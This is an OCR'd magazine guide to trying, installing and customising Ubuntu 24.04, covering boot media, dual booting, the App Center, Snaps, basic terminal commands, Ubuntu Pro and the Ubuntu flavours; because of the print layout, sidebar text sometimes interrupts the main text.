Exactly how to boot your freshly minted media depends on your system. Some give you a helpful boot menu when you push a key (often F12 or F10) while booting. Others require you to explicitly change the boot order from the UEFI configuration (which you might get to by pushing Del or Alt+F2). In some cases, it's tricky (if not impossible) to catch the UEFI before Windows boots. In this case, you can force the issue from the Windows login screen (or Start menu). Hold down Shift as you click the power icon in the bottom-right (or Power Options in the Start menu) and select Restart. Then from the recovery menu, select Advanced Options > UEFI Firmware Settings. Dig around in here and you'll find some boot options.




Etcher makes easy work of creating Linux boot media.

»

Install Ubuntu 24.04

Get Ubuntu loaded on to your machine, without messing with any incumbent operating system.

Hopefully, by now you've managed to create and boot an Ubuntu installation medium. If not, turn back and follow the instructions in the box forthwith. The first thing you see is a brutalist menu from which you should select the first option (Try Or Install Ubuntu). If things go wrong, try again with one of the other options (use Safe Graphics mode if you see graphical corruption or a blank screen). Once it's loaded, you hear a welcoming chime and are asked to select localisation settings, connect to your Wi-Fi (or LAN), and set up any accessibility options (such as the zoom tool, screen reader and sticky keys). You might then be offered an update to the installer, which you should accept.



Orientation Landscape

Resolution 1920 × 1080 (16:9)

Refresh Rate 60.00 Hz

Adjust for TV

Scale 100 %

Fractional Scaling


May increase power usage, lower speed, or reduce display sharpness.

Night Light Off

You might need to adjust display scaling if you have a high-resolution display.

Next you're asked whether to Try Ubuntu or Install it. Rather than dive straight into the installation, we first recommend trying out the live environment. It doesn't touch your system drive(s), unless you ask it to – so it's totally risk-free, unless you take risks. The live environment runs from a compressed filesystem and without much in the way of graphical acceleration (depending on your hardware), so it won't quite be as snappy *[is this foreshadowing? – ed]* as the real thing.

If you're coming from a Windows background (in which case, congratulations on taking this first step), the most obvious difference is the lack of a Start menu equivalent. The flagship edition of Ubuntu uses the Gnome desktop, which, as far as GUIs go, is as far from Windows as you could get. There are other Ubuntu flavours that use other desktop environments (some of which have a traditional applications menu) – more on those later. In Ubuntu, frequently accessed programs are accessed from the Dock to the left. If you have a high-resolution display and everything looks too small, right-click the desktop, select Display Settings and then adjust the scaling. Your first Linux experience should not involve eye strain, after all.



Accessibility in Ubuntu

Customise Ubuntu to your needs before you set up. You can change them later in System Settings.

Accessibility is now at the heart of the Ubuntu setup, making it (er) accessible for all.


Dock worker

The live environment includes (in order of Dock appearance) *Firefox,* a file manager *(Files),* the word processor from *LibreOffice (Writer),* App Center for installing and updating software *(see box)* and the *Help* tool. Below this are any connected drives and the Trash (where deleted files first end up). That's not the whole story, though. Get a list of all installed applications by clicking the Ubuntu logo at the bottom of said Dock. If you dig around in here you'll find the rest of *LibreOffice,* the *Gparted* disk partitioning tool (in case you want to prepare your disks for a more advanced install) and a myriad other utilities that it would be silly to list here. Basically, everything you need to get started.

You're probably already familiar with *Firefox* (it looks and works exactly like it does on Windows and Mac OS) and, for most purposes, *Files* acts much like Windows Explorer or the Mac OS Finder. If you're installing alongside Windows (and your Windows drive doesn't use any kind of encryption), you can see those files, too. The indicator icons in the top-right show network, volume and battery status. You can adjust decibels by hovering the mouse over the indicator icons and using the scroll wheel. If you click on them, you bring up the Quick Settings menu, which can toggle Bluetooth, network and light/dark themes. You can also configure Night Light here, to automatically reduce blue hues after sunset, again reducing eye strain.

From the top-left of the Quick Settings menu, you can bring up the screenshot tool (invaluable for tech journalists). The small cog immediately to the right of this brings up the Settings panel, from whence you can configure all aspects of the system. We'll leave you to rummage around in there – it's a tweaker's paradise. The Status menu also provides the buttons to shut down or restart your machine. But let's not do that; we've nearly completed our cursory introduction and are but a few sentences away from installing.

If you click in the top-left, you get to the Activities overview. This shows you any running apps, and also lets you switch between workspaces. These are virtual desktops that enable you to better organise yourself when running multiple apps. If you make heavy use of these, you'll want to know that the Windows key (technically the Super key) brings up the Activities view, and that Super and Page Up/Down switch between workspaces. If you type in the first few letters of a program from the Activities view, it (or any other app matching those letters) magically pops up, and you can open it by clicking or hitting Enter.



How do you want to install Ubuntu?

● Install Ubuntu alongside Windows Boot Manager
You can choose your operating system during boot.

○ Erase disk and install Ubuntu
Start from scratch on your selected disk.

Advanced features... None selected

○ Manual installation
For advanced users seeking customized disk setups.

Ubuntu happily installs alongside Windows, but Windows might not be happy about it being there.

Get it installed

When you're ready, close any open applications and click the Install Ubuntu icon on the bottom-right. You're asked the same questions as earlier, so zip through those until you're asked whether to do an Interactive or Automated installation. The correct answer is Interactive, so click it. Next you're asked if you want the Default or Extended package selection. The Default installation is somewhat frugal (basically, the apps we mentioned above, minus *LibreOffice*). The Extended selection includes *LibreOffice* and a few other utilities. Size-wise the Extended install occupies 9.4GB…


Next you're asked about proprietary software. This isn't the place to enter into a philosophical discussion on software licences, so if you're not familiar with the lore (and particularly if you have an Nvidia graphics card), tick the first box. It might also be the difference between your Wi-Fi working or otherwise. The second box is less important, but if you still use the MP3 format for your music collection (or Apple QuickTime), tick it. Now you're asked whether you want to erase a disk and install Ubuntu (if it detects a suitable drive), install alongside another OS or go with a manual install. Choose whatever suits, but if you're dual booting, make sure the correct drive is marked for installation. If Ubuntu detects files or an OS on that drive, it tries its best to repartition it sensibly and it will probably be fine. But we'll reiterate our advice from earlier – it's much safer to devote a whole drive to Ubuntu.

Once you've chosen your installation method, you are asked to set up an account with a username and password. You're asked for this password when you log in, unless you uncheck the box below. There's also the option to log in via an Active Directory domain, but we doubt any of our readers use this at home. All that's left to do is wait for the install to complete. Enjoy the slideshow showcasing what awaits, or make a cup of tea. When done, choose Reboot and, when prompted, remove the installation medium and hit Enter.

» INSTALL SOFTWARE

Besides the lack of Start menu, one of the most stark differences between Ubuntu and Windows is the way software (be it applications, drivers or games) is installed. While this is changing on Windows, many users are still used to downloading software from (sometimes questionable) websites in the form of an executable (or compressed executable) bundle. While things on Ubuntu (and other flavours of Linux) can be installed this way, the de rigueur way to install software is direct from Ubuntu's repositories. This way, you can be sure that what you're getting is what it's supposed to be, and it will work with everything else installed there.

The App Center is your gateway to these repositories, so let's explore how the process works by installing something. One change Canonical has introduced for this outing is that *Minesweeper* and *Solitaire*-type games are no longer installed by default. Let's change this by installing *Gnome Mines*. Open the App Center, search for `gnome mines` from the top bar and hit Install. Within moments, that button changes to read Open and you can waste some time finding explosive ordnance. Again, this is all happening in the ephemeral live environment, and isn't making any changes to your system (or the USB you're installing from). So, feel free to install anything else, just bear in mind there isn't much space in the live install (it's a 2GB filesystem that lives in memory). So, you can't install anything heavy like *Steam*.



GNOME Mines
Ken VanDine
Games

Channel latest/stable 40.1

21 votes
Insufficient votes

Confinement
Strict

Download size
536.6 kB

License
GPL-3.0+

Version
40.1

Published
Jun 13, 2023

Links
Contact Ken VanDine

Bring back Mines (and other classic Gnome games) in a couple of clicks.

»


Explore Ubuntu

Get to grips with your new favourite operating system and diagnose any hardware or software issues.

You should reboot to a boot menu (which is quite hard to read on a HiDPI display). Choose Ubuntu (it's the default option, with Windows Boot Manager below it if you installed alongside Windows) and in a few seconds, you are greeted with a login screen. Enter your password and you're presented with a prompt about sending information to Canonical. Unlike certain other OSes, Ubuntu cares about your privacy. Any telemetry information is not linked in any way to your machine or identity. It's easy to opt out of sending anything, but if you want Canonical get some insight into how Ubuntu is used or how it's breaking, say Yes. You can even view the first report before it's sent to get a handle on what kind of metrics are divulged.

Next you're asked if you want to enable Location Services, which allows apps to guess where you are based on your IP address, GPS signal and nearby Wi-Fi/Bluetooth devices. This was done using the privacy-friendly Mozilla Location Service, but in March it was announced that this service is shutting its doors to non-Mozilla entities, and at the time of writing, it's unclear how Ubuntu plans to mitigate this. The most likely scenario is that this will reduce to a simple IP-based lookup, but we won't speculate. If you object to being located, say No, then say hello to your fresh new Ubuntu desktop. A desktop that, but for an installation icon, is indiscernible from the live environment.

If you are anything like us, you'll want to check out the selection of wallpapers. Ubuntu has always shipped with fabulous desktop background offerings, and 24.04 is no different. As usual, some of the graphics are based on the animal (a numbat is a termite-eating marsupial found in Western Australia, if you didn't know) and some are just nice to look at. Right-click the desktop and choose Change Background to see for yourself. You might also have your own images you want to use here, in which case just select Add Picture from the top. It's a controversial option, but you might also want to set Bing's image of the day as your background, in which case you can install the *BingWall* application



The best part of any new Ubuntu release is the fantastic selection of desktop backgrounds.


» THE TERMINAL

Ubuntu is used by all sorts of people, from beginners to pros, business suits to scruffy gamers, and everyone in between. Whatever your level or purpose, if you want to deepen your understanding of Linux (or possibly just fix some annoying problem), then sooner or later you're going to have to face the command line. This is a text interface to your system (accessed by the *Terminal* application), which in the right hands, can manipulate every aspect of it. If you're a Windows pro, then think *Powershell.* Or if you're old-school, then think DOS on steroids. There's no space for a deep dive (*see* **https://bit.ly/lxf_terminal**) into shell commands here, but if you type `journalctl -b` you'll see the system log for the current boot. Use the cursors to scroll up and down, and you might find some clues to help diagnose any problems. Or you might find some problems you never knew you had. Press Q to return to the command prompt.

Other useful commands are: `top` (see a list of running processes), `df -h` (show free space) and `lspci` or `lsucb` to show a list of connected PCI/USB devices. By far the most quoted in this magazine, though, is the incantation:

```
$ sudo apt update
$ sudo apt upgrade
```

This invokes administrative privileges (the `sudo` part of the commands) to update package lists and then apply any available upgrades.




```
lxf@lxf-Standard-PC-Q35-ICH9-2009:~$ neofetch
lxf@lxf-Standard-PC-Q35-ICH9-2009
---------------------------------
OS: Ubuntu Noble Numbat (development
Host: KVM/QEMU (Standard PC (Q35 + I
Kernel: 6.8.0-11-generic
Uptime: 1 hour, 28 mins
Packages: 1516 (dpkg), 15 (snap)
Shell: bash 5.2.21
Resolution: 1280x768
DE: GNOME 46.0
WM: Mutter
WM Theme: Adwaita
Theme: Yaru [GTK2/3]
Icons: Yaru [GTK2/3]
Terminal: gnome-terminal
CPU: Intel i7-7500U (2) @ 2.904GHz
GPU: 00:01.0 Red Hat, Inc. Virtio 1.
Memory: 1365MiB / 3916MiB

lxf@lxf-Standard-PC-Q35-ICH9-2009:~$
```

No one can tell you what the command line is, you must experience it yourself.

from the App Center (sorry fellow Brits – this is how it's spelled).

If you're using a laptop, it's worth noting that you can switch between three power profiles from the Status menu: Performance, Balanced and Power Saver, which we're pretty sure you don't need us to explain further. In the latest release, support has been reworked to make newer hardware (where P-state drivers are available) even more efficient when working on battery power. All sorts of hardware (besides the CPU itself) can be power-managed these days, including graphics, storage and network devices.



We love a good chart and LibreOffice makes them easy. We do miss the days when Ubuntu fitted on a CD-ROM, though.

If things go wrong


Ubuntu is pretty good at getting all your hardware working out of the box. The days when you had to configure each bit of hardware through arcane text files are mercifully (for the most part) far behind. That notwithstanding, if you feel something hasn't been set up correctly, it might be worth investigating the *Additional Drivers* utility (hit the Ubuntu logo in the bottom-right to bring up the applications menu and search for it there). This tells you if any proprietary drivers are active or can/should be activated. As we touched on, you shouldn't ever have to manually download and install any drivers on Linux. And while some manufacturers do offer Linux downloads, these are often more trouble than they're worth.

If you run into a showstopping graphics issue, you might find yourself staring at a textual login prompt instead of the usual pretty graphical one. Push Ctrl+Alt+F3 to see what we mean if you don't have a graphics problem (Ctrl+Alt+F2 brings your desktop back). Your usual login details work at the console, and after entering them, you meet an expectant-looking flashing cursor. Welcome, friend, to the console. We've confined all we want to say about this to the box *(opposite)*, but if you run into graphics or other problems, we encourage you to take your error messages and log files to **https://ubuntuforums.org** or **https://askubuntu.com**. Just be sure to read the guidelines before posting.

It's likely (if you're connected to the internet) that a couple of minutes after logging in, you're notified that updated software is available. Like any modern OS, you should update Ubuntu regularly. Unlike Windows, Ubuntu does not suddenly force updates upon you, nor does it make your machine unusable for hours while they install. Update alerts (and indeed any notifications) can be muted by toggling the Do Not Disturb switch in the notification area. They can also be configured on a per-application basis from the Settings panel.

If you get an upgrade alert, you might notice some updates are marked as Ubuntu Pro updates and greyed out. Ubuntu Pro is a little controversial (among free software users) because it's (potentially) a paid-for service that seems to gatekeep certain updates from non-Pro (amateur?) users. In truth, there's no real need for this fuss. Ubuntu Pro is free (on up to five machines) for home users, and if you don't want it, you're not going to miss any vital new features and you're certainly not going to be deprived of any critical security updates. If you want to activate it, you need to sign up for an Ubuntu One account at **https://login.ubuntu.com**. No credit card details are taken (only a valid email address is required). Once you're enrolled, you can activate the Pro updates by opening the *Software Updater* tool (again, search for it in the applications menu) and entering your credentials in the Ubuntu Pro tab.

There are some additional benefits to Ubuntu Pro, most notably 10 years of support instead of the usual five. Note that support here means security updates and bugfixes, as opposed to a 24/7 helpdesk. This Extended Security and Maintenance (ESM) support applies retrospectively, so if you have Ubuntu 16.04 running somewhere, you can keep it shipshape until April 2026. In fact, if you have the previous LTS release, Ubuntu 14.04 (Trusty Tahr), running, Canonical has announced that paid ESM support is now available for this (until April 2026). Just because you can do something doesn't mean you should, though, and in general, you should upgrade to the latest LTS release well before the regular support period expires.



```
dell@xps13:~$ ua status
SERVICE          ENTITLED  STATUS      DESCRIPTION
cc-eal           yes       disabled    Common Criteria EAL2 Provisioning Packa
ges
cis              yes       disabled    Security compliance and audit tools
esm-infra        yes       enabled     Expanded Security Maintenance for Infra
structure
fips             yes       disabled    NIST-certified FIPS crypto packages
fips-updates     yes       disabled    FIPS compliant crypto packages with sta
ble security updates
livepatch        yes       disabled    Canonical Livepatch service

For a list of all Ubuntu Pro services, run 'pro status --all'
Enable services with: pro enable <service>

     Account: jonni.bidwell@futurenet.com
Subscription: jonni.bidwell@futurenet.com
dell@xps13:~$ ua security-status
2171 packages installed:
     1970 packages from Ubuntu Main/Restricted repository
     157 packages from Ubuntu Universe/Multiverse repository
     5 packages from third parties
```

Install the Ubuntu Advantage tools and you can keep your 16.04 installation truckin'.

Add some customisation

Make Ubuntu your own by installing the applications you need and tweaking some pertinent settings.

We've covered the basics, so now it's time to perform the final steps needed to get Ubuntu ready for action. You may want to integrate online accounts – for example, you might want to have Google Drive or Microsoft OneDrive files available in the file manager. Or receive desktop notifications for Gmail, Microsoft or other email accounts. You can even integrate with MS Exchange or Kerberos resources if you want to connect to corporate environments. All these (and more) are available in the Online Accounts section of the *Settings* app.

Earlier we mentioned installing new applications and introduced the idea of repositories, but we didn't give you the whole story. The traditional repo system meant that apps were packaged by distribution packaging teams, rather than the app developers themselves. This ensured compatibility with that distro, but also meant that programs in the repos lagged behind what you'd find if you got the source code (from the likes of GitHub or Gitlab) and compiled it yourself. Over the past few years, a couple of new technologies have emerged that make it easier for app developers to release their wares in a distro-agnostic manner, either by including all the required libraries (this is how AppImages work) or by building against standardised runtime bundles. While Flatpak (and **https://flathub.org store**) is gaining popularity for GUI apps, Canonical is pushing ahead with its own format – Snaps.

Apart from making life easier for devs and distro teams, these universal packaging formats all offer some degree of confinement for increased security. Snaps and Flatpaks have fine-grained permission management, so they can only access the resources they need. When you search for something in the App Center, the search bar separates the results into Snap packages and Debian packages (Ubuntu is based on Debian). All the featured apps there are Snaps nowadays, and Canonical is keen to point out that Snaps can be used to package system services and server tools, which Flatpak is not designed for.

Good (sn)apples and bad apples

The problem with allowing anyone to publish on the Snap Store, or otherwise put their packages in Flathub or other storefronts, is that some people will attempt to distribute malware this way. The Snap Store and Flathub both give well-known apps a verified tick, but neither has the resources to verify every contribution. Not long before we wrote this, a developer was found to have uploaded 10 'cryptocurrency wallet' apps to the Snap store *(see News, p.7)*. Not one of these was legitimate; in fact, all of them would nefariously drain

» WHAT'S YOUR FLAVOUR?

The most popular Ubuntu flavour is probably Kubuntu, which uses the KDE Plasma desktop – a fully featured, stylish affair that (by default) has a traditional taskbar and apps menu set up. The latest KDE Plasma 6.0 arrived too late to make it into Ubuntu, but we're running a desktop special showcasing it next issue. Tune in to find out how to get it on Ubuntu 24.04.


If you remember the original Ubuntu, or the Gnome 2 desktop that it was built upon, check out the MATE flavour. This is lightweight and prides itself on "traditional desktop metaphors", while providing modern conveniences (such as being able to insta-search the applications menu). The lightest flavour is Lubuntu, which uses the LXQt desktop. Or for something in between, try the Xfce-based Xubuntu. There's also Ubuntus Cinnamon and Budgie, which use the desktops from Linux Mint and SolusOS respectively. And for Chinese users, there's Ubuntu Kylin.

If you remember Canonical's in-house Unity desktop (which reigned from 2010 to 2017), or like the look of the screenshot on the previous page, you might want to check out the Unity flavour. After Canonical ditched its desktop, a brave hacker took on the mantle and resurrected Unity with modern application/library support. It's been an official flavour since Ubuntu 22.10. Read more about Ubuntu flavours at **https://ubuntu.com/desktop/flavours**.

Finally, besides the desktop flavours, there are also EduBuntu and Ubuntu Studio. These both use Gnome but the former comes packed with tools for education, and the latter comes with everything you require to make music, art or video.

Powered by
lubuntu

Lubuntu's elegant and lightweight desktop is hard to fault.


Previous
Ready to go
Done
You're ready to go!
You can use App Center to install apps like these:
code
zoom-client
spotify
Slack
pycharm-community
Android Studio
Krita
plexmediaserver
VLC
OBS Studio (unofficial)
GNU Image Manipulation Program
GitKraken
Discord
0ad
Bitwarden

These and other exciting, entertaining and productive apps await you in the Snap Store (or App Center, or whatever).


any wallet a user attempted to open with them. Flathub has had similar problems, so if in doubt, stick with verified apps or Debian packages and you'll be fine.

One of the most popular Snaps (and with good reason) is the *VLC* media player. You might be familiar with it and its long-held ability to play pretty much any media file (or network stream) you throw at it. If you're into 3D rendering, you'll have heard of *Blender.* It, too, is available on the Snap Store. If you look at its listing there, you'll see it has 'classic' as opposed to 'strict' confinement. This is so it can harness the system's GPU for hardware acceleration. Classically confined apps offer the same isolation as traditional Debian packages; that is to say, none at all. So, be extra wary of unverified, unconfined apps. If you prefer working with 2D images, *Pinta* is great for drawing or bread-and-butter image manipulation. If you want something more akin to *Adobe Illustrator, Krita* is highly acclaimed.

Microsoft's *Visual Studio Code* (aka *VSCode* or *Code)* has made waves in the coding community. Say what you want about Microsoft, but there's no denying *Code* manages to do everything a traditional integrated development environment can do, while looking clean and being easy for beginners to use. The *Code* Snap is the easiest way to get the latest features on Linux, so why not give it a shot? Or maybe you'd like to have a crack at making a game. In which case you'll find game engines like the popular *Godot* or lesser-known *Unfold.*

Much of what's new in the flagship Ubuntu comes directly from Gnome 46. That release lined up nicely with Ubuntu's, so the stylish Status menu, revamped notification area and pragmatic Settings panel all feature. You might not get on with Gnome (or Ubuntu's take on it). Don't worry, you're not alone. Check out the other Ubuntu flavours, which we've summarised in the box *(opposite).* Or look at *Gnome Tweaks* in the App Center. Once installed (it's called *Tweaks* in the app menu), you can change some appearance and font settings that aren't available in the regular panel. It's worth noting that the left-hand Dock is an Ubuntu addition, so if you want to experience pure Gnome, disable it from the Ubuntu Desktop tab in *Settings.*

A few of you will want to do some gaming that's a little more serious than the *Mines* app we installed at the start. Gaming on Ubuntu, and Linux in general, has become very popular since Steam launched the Steam Play feature, which enables Windows titles to run (for


Settings
Apps
Notifications
Search
Online Accounts
Sharing
Mouse & Touchpad
Keyboard
Color
Printers
Accessibility
Privacy & Security
System
Online Accounts
Allow apps to access online services by connecting your cloud accounts
Connect an Account
Google
WebDAV
Nextcloud
Microsoft
Microsoft Exchange
IMAP and SMTP
Enterprise Login (Kerberos)

You can configure everything (including Online Accounts) from the Settings panel.


HAPPY BIRTHDAY

